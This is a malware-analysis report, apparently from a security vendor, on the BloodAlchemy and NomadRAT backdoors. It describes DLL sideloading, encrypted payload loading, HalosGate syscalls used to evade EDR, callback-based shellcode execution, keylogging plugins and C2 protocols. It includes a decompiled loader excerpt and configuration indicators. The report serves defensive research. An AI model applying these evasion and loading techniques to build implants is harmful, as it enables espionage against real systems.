BloodAlchemy is a modular backdoor associated with the ShadowPad and Deed RAT malware ecosystem. It appears to be part of an APT tooling lineage focused on cyber-espionage, long-term access, stealthy in-memory loading, and flexible post-compromise capabilities.

At a high level, BloodAlchemy behaves like an advanced implant framework rather than a single-purpose backdoor. It uses a multi-stage loading chain, encrypted payloads, custom unpacking

routines, manual PE mapping, and configuration-driven behavior. The samples analyzed also show an emphasis on evasion, including DLL sideloading, indirect execution through legitimate Windows callback APIs, and syscall-oriented techniques intended to avoid commonly hooked API paths.

A key aspect of BloodAlchemy is the plugin-based architecture: it can receive plugins dynamically from the C2, but the encountered implant also contains three embedded plugins: impapi, cliplogger, and keylogger. This is especially useful from an analysis perspective because it exposes concrete framework capabilities that are often delivered only on demand.

The embedded plugins show that BloodAlchemy supports user-session impersonation, process execution under another user's privileges, clipboard logging, and keylogging. This confirms that the framework is designed not only for initial access or persistence, but also for interactive espionage and user-context surveillance.

This plugin model is important because it reflects a broader trend in modern APT malware development: keeping the core implant relatively compact while delivering operational features as modular components. This allows the operators to adapt capabilities per target, reduce the static footprint of the main implant, and update functionality without replacing the whole backdoor.

From a development-lineage perspective, BloodAlchemy appears connected to the same technical family as ShadowPad and Deed RAT. A likely evolutionary path is:





Fig. 28. Likely evolutionary lineage linking ShadowPad, Deed RAT, and BloodAlchemy

The overlap in structures, loading logic, payload format, and implementation patterns suggests that BloodAlchemy could be a fork or parallel development branch derived from Deed RAT. In other words, BloodAlchemy and Deed RAT may have continued evolving side by side rather than forming a strictly linear successor chain.

The main novelty in the analyzed samples is the visibility into BloodAlchemy's embedded plugin ecosystem. The presence of three built-in plugins provides a rare view into the backdoor framework's operational capabilities and supports the assessment that BloodAlchemy is a mature, modular espionage platform derived from, or closely related to, the ShadowPad/Deed RAT development line.

Technical Analysis

A sideloading chain was observed on the initial victim, this time delivered as a ZIP archive (`ADki998c.zip`) pushed to the host through the **DriveSilkRAT** backdoor described earlier. Together with the legitimate executable `FineReader.exe` (used for sideloading), the archive bundles the two components that form a complete loader chain:



1. FineReader.exe sideloads the malicious dsp_ippv2_x64.dll and hands it execution (VirtualProtect, then patches the host and redirects to ippGetLibVersion).
2. The loader reads the encrypted payload fl_bridge2.bin.
3. The payload is AES-128-CBC decrypted (IV \x00 x16; key = first 16 bytes) into shellcode.
4. The loader registers the shellcode address as the EnumTimeFormatsEx callback.
5. The callback invokes the shellcode.
6. The shellcode maps and starts the BloodAlchemy backdoor in memory.

Fig. 29. BloodAlchemy loader chain sideloaded through FineReader.exe

The loader: dsp_ippv2_x64.dll

Once `FineReader.exe` is executed, it loads the malicious `dsp_ippv2_x64.dll`. Instead of the normal `DllMain`, it uses `VirtualProtect` to alter the memory protections of FineReader's own code, and patches the host's execution flow so that control is redirected into a function inside `dsp_ippv2_x64.dll` (the `ippGetLibVersion` export) after `DllMain` has returned.

Once the redirected function is reached, the loader uses standard Windows APIs to build the path to the encrypted payload in the same directory to open and read `fl_bridge2.bin` into memory.

A particularly notable aspect of this loader is how it calls WinAPI functions. Rather than calling sensitive ntdll functions through their normal exported addresses (which are commonly hooked by EDR products), it implements HalosGate combined with vectored exception handlers and hardware breakpoints to control execution flow and invoke syscalls without going through the hooked function

prologues. This implementation closely matches the publicly documented HwSyscalls project, and its inclusion here points to a deliberate effort to evade EDR as early as possible in the infection chain.

```
wcscpy(String2, L"fl_bridge2.bin");
lstrcatW(String1, Filename);
lstrcatW(String1, String2);
FileW = CreateFileW(String1, 0xC0000000, 1u, 0, 3u, 0x80u, 0);
v1 = (__int64)FileW;
if ( FileW == (HANDLE)-1LL )
  return 0;
FileSize = GetFileSize(FileW, 0);
v14 = FileSize;
proc_address_hb = (int (__fastcall *)(HANDLE, LPVOID *, _QWORD, __int64 *, int, int))PrepareSyscall("NtAllocateVirtualMemory");
CurrentProcess = GetCurrentProcess();
if ( proc_address_hb(CurrentProcess, &lpBuffer, 0, &v14, 12288, 4) < 0 )
  goto LABEL_18;
ippSetDenormAreZeros(FileSize);
if ( !ReadFile((HANDLE)v1, lpBuffer, FileSize, &NumberOfBytesRead, 0) || NumberOfBytesRead != (_DWORD)FileSize )
{
  free(lpBuffer);
  CloseHandle((HANDLE)v1);
  return 0;
}
aes_cbc_decrypt((char *)lpBuffer, FileSize);
v14 = 4096;
v16 = 0;
v9 = (int (__fastcall *)(HANDLE, LPVOID *, __int64 *, __int64, int *))PrepareSyscall("NtProtectVirtualMemory");
v10 = GetCurrentProcess();
if ( v9(v10, &lpBuffer, &v14, 32, &v16) < 0 )
{
LABEL_16:
  if ( LastError == 1223 )
    goto LABEL_21;
  if ( v1 == -1 )
  {
LABEL_19:
    if ( lpBuffer )
      VirtualFree(lpBuffer, 0, 0x8000u);
LABEL_21:
    ExitProcess(0);
  }
LABEL_18:
  CloseHandle((HANDLE)v1);
  goto LABEL_19;
}
return ippSetFlushToZero((TIMEFMT_ENUMPROCEX)lpBuffer);
}
```

Fig. 30. Indirect syscall invocation (HalosGate) in the dsp_ippv2_x64.dll loader

The payload: fl_bridge2.bin

The payload itself is encrypted using AES-128 in CBC mode with a null IV (16 zero bytes) and a key consisting of the first 16 bytes of the file itself. Once decrypted, the result is a position-independent shellcode, which is executed in a notably indirect way: the loader invokes the Windows API function `EnumTimeFormatsEx` with its callback parameter set to the address where the shellcode resides. This abuse of a legitimate callback-style API as a code execution primitive provides an alternative to more detectable techniques such as `CreateThread` or direct call instructions, helping evade detections.

The shellcode obtained at the end of this infection chain is a self-contained loader for the BloodAlchemy backdoor, embedding the final payload, its configuration, and the logic required to map it into memory. It invokes its internal loading routine with three parameters: the base address of the shellcode in memory, the offset of the embedded payload, and its size.

The loading routine then proceeds in three stages:

1. Decryption: the embedded payload is decrypted using a custom PRNG-based routine previously documented by ITOCHU Cyber & Intelligence, in which FNV-1a hashing is applied to the PRNG state from the previous round before feeding the new seed into the next round. The payload is then XORed against the resulting keystream.
2. Decompression: the XOR-decrypted payload is decompressed with LZNT1.

3. PE mapping: The result is an executable preceded by a custom three-section header bearing the magic value **0xAB45AB45**. The shellcode parses this header, allocates memory, copies each section into place, and applies the required relocations.




Fig. 31. Three-stage BloodAlchemy loading routine: decryption, LZNT1 decompression, and PE mapping

After being passed control the BloodAlchemy backdoor locates its encrypted configuration blob, stored immediately after the shellcode-embedded payload. The structure, code, and logic of this loader closely mirror the loader used to deploy Deed RAT; an observation already raised in the ITOCHU publication. The image below illustrates the similarity in the embedded shellcode (BloodAlchemy loader on the left, Deed RAT loader on the right):




Fig. 32. Embedded-shellcode comparison: BloodAlchemy loader (left) and Deed RAT loader (right)

Combined with the strong design parallels between the two backdoors themselves, this strongly supports the assessment that BloodAlchemy and Deed RAT are not independent codebases but rather two forks of a shared malware framework, evolving and being developed independently by different operators within the same ecosystem, an observation consistent with the pattern of shared tradecraft seen across China-nexus intrusion sets.

The implant


The unpacked BloodAlchemy variant is consistent with the capabilities described in earlier public analyses, including the same overall command-handling logic and command IDs, but the sample observed in this intrusion introduces several implementation-level novelties that distinguish it from others.

The most visible novelty is that the sample is statically linked with libcurl, used as one of the C2 transport options.

The full set of communication protocols recovered from the sample is shown below:
(Note that the protocol IDs have been rotated relative to the public analysis)

ID	PROTOCOL OPTION
1	TCP_MUX_protocol
2	HTTP_HTTPS_protocol with WinINet API
3	HTTP_HTTPS_protocol with WinINet API
4	DNS_protocol
5	HTTPS_protocol with libcurl
6	UDP_protocol
7	PIPE_SMB_protocol
8	PIPE_SMB_protocol
9	TCP_MUX_protocol

Strings inside the backdoor are stored in encrypted form (string protection) using the same algorithm previously documented by ITOCHU. The decryption routine reads a one-byte length prefix and an initialization byte, then walks the encrypted body XORing each byte against an evolving state value that is updated through a combination of bit rotations and modular additions.



1. A 4-byte little-endian input_offset points into the decrypted configuration.
2. Its offset-table entry is an offset (from config base) to a string blob.
3. The blob is a varint length followed by the encrypted string of that length.
4. The string is decrypted and returned (e.g. example.domain.com).

Fig. 33. BloodAlchemy string-decryption routine

The configuration is held in memory and accessed through a utility function:


Value	Description
DFYNBEDKJHGAFSTIJECYUKFDEUBYZPZ	Mutex Name

Value	Description
SOFTWARE\Microsoft\Store	Registry key path
%ALLUSERSPROFILE%\Store	Filesystem directory path
%AUTOPATH%\FL_Studio\ilbridge.exe	Target executable path
dsp_ippv2_x64.dll	DLL filename
fl_bridge2.bin	Binary filename
fl_bridge	Internal name / service / scheduled task / persistence entry name
FL Studio Bridge	Display name
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Registry Run key for persistence
ONLOGON	Logon trigger
%windir%\system32\SearchIndexer.exe	Windows process path
%windir%\system32\wininit.exe	Windows process path
%windir%\system32\taskhost.exe	Windows process path
%windir%\system32\svchost.exe	Windows process path
%windir%\system32\taskeng.exe	Windows process path
%windir%\system32\conhost.exe	Windows process path
%windir%\system32\rundll32.exe	Windows process path
-----BEGIN RSA PUBLIC KEY----- MIGJAoGBAL5ERMwFAl9kujGxbDzbK1UU6otN21m2Xr0dv5fx+v31ZxeVGvl+c2KC 9ZMU6BxKxY7XTPNELV0Wgo/9M3BomKX8a3REvRUUBgupIFigtenI6xQbdwWQ6T2G 3MRSElh0ppbOow+8e2F6p3M0hTp6Q76XEu9V3VRMGKK6XfibtrK3AgMBAAE= -----END RSA PUBLIC KEY-----	Public key
sahkjdfRFVUH345677yghbv2wsdcbhj345tygvWSDRFGTY	Key / marker string
https://cloudflare-dns.com/dns-query	DNS-over-HTTPS endpoint
https://dns.blokada.org/dns-query	DNS-over-HTTPS endpoint
https://doh.onedns.net/dns-query	DNS-over-HTTPS endpoint
https://dns.quad9.net/dns-query	DNS-over-HTTPS endpoint
HTTPS://uzrailway[.]devon-uz[.]com:443	HTTPS C2 / remote server endpoint

Like Deed RAT, BloodAlchemy implements a plugin-based architecture and can receive plugins dynamically from the C2:

- Notably, this sample carries three embedded plugins: impapi (id `0x50`), cliplogger (id `0x90`), and keylogger (id `0x80`), which gives us a rare opportunity to analyze the capabilities implemented in this backdoor framework.

- The plugins are blobs of encrypted data, prefixed with a 4-byte big-endian length and followed by the encrypted plugin, which uses the same custom FNV-1 encryption routine; the result is then LZNT1-decompressed.
- The result is a PE executable preceded by the same custom three-section header bearing the magic value `0xAB45AB45`.



1. The C2 pushes encrypted, length-prefixed plugin blobs; the manager decrypts (FNV), LZNT1-decompresses and initialises each.
2. impapi (0x50) - monitors user sessions and enables impersonation via CreateProcessAsUserW.
3. cliplogger (0x90) - hooks the clipboard and logs entries (encrypted) to disk.
4. keylogger (0x80) - captures keystrokes (encrypted) to the same log path.

Fig. 34. BloodAlchemy embedded-plugin format

NomadRAT




Fig. 35. NomadRAT execution and plugin flow: sideloaded through a renamed signed binary; its in-memory orchestrator reuses a loaded module or downloads a new one from the remote C2

Technical Overview

NomadRAT is a modular C++ backdoor that we observed being delivered via DriveSilkRAT. The malware is built around an orchestrator, a separate transmitter component, and plugins retrieved from the C2 server on demand. The observed packages consist of:

- legitimate executable: a benign executable abused for DLL sideloading.
- loader DLL: a malicious DLL loaded by the legitimate executable, responsible for decrypting and launching the orchestrator.
- orchestrator: the main backdoor component. It performs host registration, polls the C2 for commands, controls the polling state, retrieves plugins, and dispatches plugin tasking.
- transmitter: a separate communication component used by the orchestrator and plugins for C2 communication.

- plugins: PE modules fetched from the C2 by numeric module ID, decoded, reflectively loaded in memory, initialized by the orchestrator, and invoked with plugin-specific task data.

The malware operates mainly as a plugin orchestrator rather than a self-contained capability module. After registration, the C2 can either control the orchestrator itself, for example by forcing re-registration or changing the polling mode, or instruct it to load and interact with plugins. Loaded plugins receive a callback into the transmitter, allowing them to send results back through the same C2 channel.

The protocol uses layered encoding. Host registration data is serialized as MessagePack and base64-encoded, while tasking uses nested base64/JSON objects to separate top-level implant commands from plugin-specific actions.

All malicious components are heavily obfuscated, using control-flow flattening, opaque predicates, duplicated branches, and decompiler-hostile stack usage.

We observed two such infection packages being delivered to a victim:

Name	Size	Packed Size	Modified	Created	Accessed
igfxCUIService.exe	49 816	20 404	2018-12-03 05:46	2026-03-31 01:49	2026-05-11 21:22
McgEngine.dll	1 936 384	945 079	2026-04-07 19:25	2026-04-07 00:06	2026-05-11 21:14
scansts.dll	155 648	87 929	2026-03-31 01:19	2026-03-31 01:49	2026-05-11 21:13
WinHelp.hlp	1 647 632	1 647 887	2026-03-31 01:15	2026-03-31 01:49	2026-05-11 21:14

Name	Size	Packed Size	Modified	Created	Accessed
Acrobatlog.EXE	49 816	20 404	2018-12-03 05:46	2026-05-15 01:05	2026-05-17 20:29
McgEngine.dll	1 737 728	832 834	2026-05-15 00:45	2026-05-15 01:05	2026-05-17 20:27
scansts.dll	82 432	44 568	2026-05-15 00:42	2026-05-15 01:05	2026-05-17 20:27
setting.cfg	2 155 536	2 155 866	2026-05-08 00:59	2026-05-15 01:05	2026-05-17 20:27

Fig. 36. NomadRAT sample variants packaged by the threat actor in ZIP archives

Technical Analysis

The filenames and execution flow described below are based on one of the observed packages, but the second package follows the same component layout with equivalent roles. The NomadRAT infection package consists of four files: `Acrobatlog.exe`, `scansts.dll`, `setting.cfg`, and `McgEngine.dll`. The execution chain starts with `Acrobatlog.exe`, which is in fact a renamed copy of `emlproui.exe`, a legitimate component of Quick Heal AntiVirus abused for DLL sideloading. When launched, it loads the malicious DLL `scansts.dll` from the same directory. The sideloaded DLL acts as the loader and decrypts the encrypted payload stored in `setting.cfg`.

The decrypted payload is the NomadRAT orchestrator, which is the main component analyzed in this section. To prevent multiple instances from running at the same time, the orchestrator creates the mutex `ESET Sec`. It then loads `McgEngine.dll`, the transmitter component responsible for C2 communication. This component exports the routines used by the orchestrator for host information collection, online registration, command retrieval, plugin retrieval, plugin status reporting, and plugin result submission:

Export Name	C2 Endpoint	Role
PostDataOnLine	https://<C2>/News/A54C70C1-89A9-4F2D-A963-D6FAC56B89E7.html	Sends the encoded host fingerprint during the registration
GetCommandData	https://<C2>/News/9C909958-48F7-4FC9-8C3E-3BF32971D057.html	Retrieves commands from the C2 server
GetPluginData	https://<C2>/News/0BE6CDDB-DA60-44F7-A49F-CB7CD850C043.html	Retrieves plugin binaries by module ID
SendPluginRet	https://<C2>/News/66618C09-BFFD-43F1-AE0E-E30769C0DC30.html	Reports plugin loading state to the C2
PostData	https://<C2>/News/66618C09-BFFD-43F1-AE0E-E30769C0DC30.html	Callback passed to loaded plugins for C2 communication
GetOnlineInfo	N/A (internal)	Initializes the host fingerprint later used for registration

After resolving the exports, the orchestrator invokes `GetOnlineInfo` to initialize the host fingerprint. The orchestrator then creates a manual-reset event and starts two worker threads. The first thread is responsible for online registration. The second thread waits for registration to succeed before polling the C2 server for commands.

The online registration thread repeatedly attempts to register the victim host. It builds a fingerprint with the following logical fields:

```
{
    "id": "<MAC address based host identifier>",
    "computer": "<computer name>",
    "user": "<username>",
    "osname": "<operating system name>",
    "ip": "<internal IP address>"
}
```

```
Name       FileAddr     00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F     Text
---------  000000000    85 A8 63 6F 6D 70 75 74 65 72 97 41 4E 41 4C 49     à¿computerùANALI
---------  000000010    5A 41 A2 69 64 CC A1 A2 69 70 9D 31 39 32 2E 31     ZAóid╠íóip¥192.1
---------  000000020    36 38 2E 38 2E 31 35 39 A6 6F 73 6E 61 6D 65 DC     68.8.159ªosname
---------  000000030    00 15 57 69 6E 31 30 20 31 30 2E 30 2E 32 36 31      §Win10 10.0.261
---------  000000040    30 30 2E 37 37 30 35 A4 75 73 65 72 95 41 44 4D     00.7705ñuseròADM
---------  000000050    49 4E                                               IN
```

Fig. 37. NomadRAT fingerprint

This object is not sent as plain JSON. The orchestrator converts the fingerprint into an nlohmann/json object and serializes it as MessagePack. The resulting binary blob is then base64-encoded and sent through the transmitter using `PostDataOnLine`. Registration succeeds only if the returned response string matches the hardcoded value `Success`. If `PostDataOnLine` reports success, the orchestrator marks the host as online. If registration fails, the thread sleeps for ten seconds and retries.

